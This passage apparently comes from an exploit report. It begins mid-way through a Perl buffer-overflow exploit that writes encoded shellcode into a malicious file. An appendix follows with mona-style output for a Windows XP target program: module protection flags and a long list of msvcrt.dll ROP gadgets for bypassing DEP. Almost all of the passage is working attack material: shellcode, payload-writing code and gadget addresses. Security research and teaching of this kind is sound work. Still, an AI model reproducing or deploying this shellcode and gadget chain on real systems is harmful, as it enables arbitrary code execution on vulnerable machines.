"\x30\x4c\x4b\x51\x52\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47" .
"\x30\x54\x38\x4c\x45\x49\x50\x43\x44\x50\x4a\x43\x31\x4e" .
"\x30\x50\x50\x4c\x4b\x47\x38\x54\x58\x4c\x4b\x51\x48\x47" .
"\x50\x45\x51\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56" .
"\x54\x4c\x4b\x45\x51\x4e\x36\x50\x31\x4b\x4f\x56\x51\x49" .
"\x50\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x58\x47\x47" .
"\x48\x4d\x30\x43\x45\x4c\x34\x43\x33\x43\x4d\x4c\x38\x47" .
"\x4b\x43\x4d\x56\x44\x43\x45\x5a\x42\x56\x38\x4c\x4b\x50" .
"\x58\x47\x54\x45\x51\x4e\x33\x45\x36\x4c\x4b\x54\x4c\x50" .
"\x4b\x4c\x4b\x56\x38\x45\x4c\x45\x51\x4e\x33\x4c\x4b\x54" .
"\x44\x4c\x4b\x45\x51\x4e\x30\x4b\x39\x47\x34\x47\x54\x56" .
"\x44\x51\x4b\x51\x4b\x45\x31\x50\x59\x50\x5a\x56\x31\x4b" .
"\x4f\x4d\x30\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x52\x32\x5a" .
"\x4b\x4b\x36\x51\x4d\x43\x5a\x45\x51\x4c\x4d\x4d\x55\x4f" .
"\x49\x43\x30\x45\x50\x43\x30\x56\x30\x43\x58\x50\x31\x4c" .
"\x4b\x52\x4f\x4d\x57\x4b\x4f\x58\x55\x4f\x4b\x5a\x50\x4e" .
"\x55\x4f\x52\x50\x56\x43\x58\x49\x36\x4c\x55\x4f\x4d\x4d" .
"\x4d\x4b\x4f\x4e\x35\x47\x4c\x45\x56\x43\x4c\x54\x4a\x4b" .
"\x30\x4b\x4b\x4b\x50\x52\x55\x45\x55\x4f\x4b\x47\x37\x45" .
"\x43\x43\x42\x52\x4f\x43\x5a\x45\x50\x50\x53\x4b\x4f\x58" .
"\x55\x43\x53\x43\x51\x52\x4c\x43\x53\x56\x4e\x45\x35\x43" .
"\x48\x43\x55\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk1;
print $FILE $junk2;
close($FILE);
```

APPENDIX I – ROP.TXT SHORTENED FROM 4933 LINES

```
----------------------------------------------------------------------------------------------------------------------------------
 Module info :
----------------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename &
Path
----------------------------------------------------------------------------------------------------------------------------------
 0x1a400000 | 0x1a532000 | 0x00132000 | False  | True    | False |  False   | True   | 8.00.6001.18702
[urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
 0x72d20000 | 0x72d29000 | 0x00009000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[wdmaud.drv] (C:\WINDOWS\system32\wdmaud.drv)
 0x77b40000 | 0x77b62000 | 0x00022000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[apphelp.dll] (C:\WINDOWS\system32\apphelp.dll)
```

```
 0x77a80000 | 0x77b15000 | 0x00095000 | False  | True    | False |  False   | True   | 5.131.2600.5512
[CRYPT32.dll] (C:\WINDOWS\system32\CRYPT32.dll)
 0x77b20000 | 0x77b32000 | 0x00012000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[MSASN1.dll] (C:\WINDOWS\system32\MSASN1.dll)
 0x7c800000 | 0x7c8f6000 | 0x000f6000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
 0x5ad70000 | 0x5ada8000 | 0x00038000 | False  | True    | False |  False   | True   | 6.00.2900.5512
[UxTheme.dll] (C:\WINDOWS\system32\UxTheme.dll)
 0x77e70000 | 0x77f02000 | 0x00092000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
 0x7c900000 | 0x7c9af000 | 0x000af000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
 0x5dca0000 | 0x5de88000 | 0x001e8000 | False  | True    | False |  False   | True   | 8.00.6001.18702
[iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
 0x63000000 | 0x630e6000 | 0x000e6000 | False  | True    | False |  False   | True   | 8.00.6001.18702
[WININET.dll] (C:\WINDOWS\system32\WININET.dll)
 0x77fe0000 | 0x77ff1000 | 0x00011000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
 0x76390000 | 0x763ad000 | 0x0001d000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[IMM32.DLL] (C:\WINDOWS\system32\IMM32.DLL)
 0x774e0000 | 0x7761d000 | 0x0013d000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[ole32.dll] (C:\WINDOWS\system32\ole32.dll)
 0x77f60000 | 0x77fd6000 | 0x00076000 | False  | True    | False |  False   | True   | 6.00.2900.5512
[SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
 0x7e410000 | 0x7e4a1000 | 0x00091000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[USER32.dll] (C:\WINDOWS\system32\USER32.dll)
 0x72d10000 | 0x72d18000 | 0x00008000 | False  | False   | False |  False   | True   | 5.1.2600.0
[msacm32.drv] (C:\WINDOWS\system32\msacm32.drv)
 0x763b0000 | 0x763f9000 | 0x00049000 | False  | True    | False |  False   | True   | 6.00.2900.5512
[comdlg32.dll] (C:\WINDOWS\system32\comdlg32.dll)
 0x76c90000 | 0x76cb8000 | 0x00028000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[IMAGEHLP.dll] (C:\WINDOWS\system32\IMAGEHLP.dll)
 0x77bd0000 | 0x77bd7000 | 0x00007000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[midimap.dll] (C:\WINDOWS\system32\midimap.dll)
 0x76c30000 | 0x76c5e000 | 0x0002e000 | False  | True    | False |  False   | True   | 5.131.2600.5512
[WINTRUST.dll] (C:\WINDOWS\system32\WINTRUST.dll)
 0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False  | True    | False |  False   | True   | 6.00.2900.5512
[SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
 0x73f10000 | 0x73f6c000 | 0x0005c000 | False  | True    | False |  False   | True   | 5.3.2600.5512
[DSOUND.dll] (C:\WINDOWS\system32\DSOUND.dll)
 0x77be0000 | 0x77bf5000 | 0x00015000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[MSACM32.dll] (C:\WINDOWS\system32\MSACM32.dll)
 0x00400000 | 0x0049a000 | 0x0009a000 | False  | False   | False |  False   | False  | -1.0- [1801476.exe]
(C:\Documents and Settings\Administrator\Desktop\1801476.exe)
 0x773d0000 | 0x774d3000 | 0x00103000 | False  | True    | False |  False   | True   | 6.0 [COMCTL32.dll]
(C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\COMCTL32.dll)
```

```
 0x755c0000 | 0x755ee000 | 0x0002e000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[msctfime.ime] (C:\WINDOWS\system32\msctfime.ime)
 0x74720000 | 0x7476c000 | 0x0004c000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[MSCTF.dll] (C:\WINDOWS\system32\MSCTF.dll)
 0x77c00000 | 0x77c08000 | 0x00008000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[VERSION.dll] (C:\WINDOWS\system32\VERSION.dll)
 0x76b40000 | 0x76b6d000 | 0x0002d000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[WINMM.dll] (C:\WINDOWS\system32\WINMM.dll)
 0x77f10000 | 0x77f59000 | 0x00049000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
 0x77c10000 | 0x77c68000 | 0x00058000 | False  | True    | False |  False   | True   | 7.0.2600.5512
[msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
 0x77dd0000 | 0x77e6b000 | 0x0009b000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
 0x00350000 | 0x00359000 | 0x00009000 | True   | True    | False |  False   | True   | 6.0.5441.0
[Normaliz.dll] (C:\WINDOWS\system32\Normaliz.dll)
 0x77120000 | 0x771ab000 | 0x0008b000 | False  | True    | False |  False   | True   | 5.1.2600.5512
[OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)
----------------------------------------------------------------------------------------------------------------------------------------
Interesting gadgets
-------------------
0x77c35557 :  # PUSH ECX # PUSH EAX # POP EAX # POP ECX # POP EBP # POP ECX # POP EBX # RETN
0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c241d9 :  # OR EAX,1 # MOV DWORD PTR DS:[ESI+4],EAX # POP EDI # MOV EAX,ESI # POP ESI # POP
EBX # POP EBP # RETN 0x08    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c24023 :  # POP ESI # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c24024 :  # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c46027 :  # POP ECX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c48028 :  # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
…
…
…
…
0x77c23f99 :  # ADD BYTE PTR DS:[EAX],AL # POP ECX # POP ECX # MOV EAX,DWORD PTR SS:[EBP+8] #
POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c23f9a :  # ADD BYTE PTR DS:[EAX],AL # POP ECX # POP ECX # MOV EAX,DWORD PTR SS:[EBP+8] #
POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c23f9b :  # ADD BYTE PTR DS:[ECX+59],BL # MOV EAX,DWORD PTR SS:[EBP+8] # POP EBP # RETN    **
[msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c27fa6 :  # MOV BH,0FF # DEC DWORD PTR DS:[EBX+C95E0845] # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
0x77c27fa8 :  # DEC DWORD PTR DS:[EBX+C95E0845] # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
0x77c27faa :  # INC EBP # OR BYTE PTR DS:[ESI-37],BL # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
0x77c27fab :  # OR BYTE PTR DS:[ESI-37],BL # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c4ba9d :  # ADD BYTE PTR DS:[EAX],AL # FCLEX # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
```

```
0x77c2bfc4 :  # ADD BYTE PTR DS:[EAX],AL # POP ECX # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
0x77c45fc8 :  # XCHG EAX,EDX # STD # INC EDI # ADD BYTE PTR DS:[ESI],DL # ADD BYTE PTR DS:[EAX],AL #
ADD BYTE PTR DS:[EBX+5E5FFFC8],AL # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c45fc9 :  # STD # INC EDI # ADD BYTE PTR DS:[ESI],DL # ADD BYTE PTR DS:[EAX],AL # ADD BYTE PTR
DS:[EBX+5E5FFFC8],AL # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c45fca :  # INC EDI # ADD BYTE PTR DS:[ESI],DL # ADD BYTE PTR DS:[EAX],AL # ADD BYTE PTR
DS:[EBX+5E5FFFC8],AL # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c45fcb :  # MOV DWORD PTR DS:[EAX],16 # OR EAX,FFFFFFFF # POP EDI # POP ESI # POP EBP # RETN
** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c45fcc :  # ADD BYTE PTR DS:[ESI],DL # ADD BYTE PTR DS:[EAX],AL # ADD BYTE PTR
DS:[EBX+5E5FFFC8],AL # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c45fcd :  # PUSH SS # ADD BYTE PTR DS:[EAX],AL # ADD BYTE PTR DS:[EBX+5E5FFFC8],AL # POP EBP #
RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c45fce :  # ADD BYTE PTR DS:[EAX],AL # ADD BYTE PTR DS:[EBX+5E5FFFC8],AL # POP EBP # RETN    **
[msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c45fcf :  # ADD BYTE PTR DS:[EAX],AL # OR EAX,FFFFFFFF # POP EDI # POP ESI # POP EBP # RETN    **
[msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c45fd0 :  # ADD BYTE PTR DS:[EBX+5E5FFFC8],AL # POP EBP # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
0x77c3646c :  # ADD BYTE PTR DS:[EAX],AL # MOV DWORD PTR DS:[77C61A10],ECX # POP EBP # RETN
** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c29fdc :  # LES EDX,FWORD PTR DS:[EAX] # POP EBP # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
0x77c47fdd :  # IMUL BYTE PTR DS:[EBX] # INC EBP # OR CL,DL # CLC # DEC EAX # POP EBP # RETN    **
[msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c27fde :  # ADD BYTE PTR DS:[EAX],AL # RETN 0x10    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c47fdf :  # INC EBP # OR CL,DL # CLC # DEC EAX # POP EBP # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
0x77c47fe0 :  # OR CL,DL # CLC # DEC EAX # POP EBP # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
0x77c1bfe2 :  # FADD DWORD PTR DS:[EBX+DAF700D2] # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **
|   {PAGE_EXECUTE_READ}
0x77c1bfe5 :  # ADD BH,DH # FICOMP DWORD PTR DS:[ESI+5D] # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
0x77c1bfe7 :  # FICOMP DWORD PTR DS:[ESI+5D] # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c4ffef :  # LES EDX,FWORD PTR DS:[ECX+ECX*8] # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
0x77c4fff0 :  # ADC AL,0C9 # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c13ffb :  # DEC DWORD PTR DS:[ECX] # XCHG EAX,ECX # RETN    ** [msvcrt.dll] **   |
{PAGE_EXECUTE_READ}
```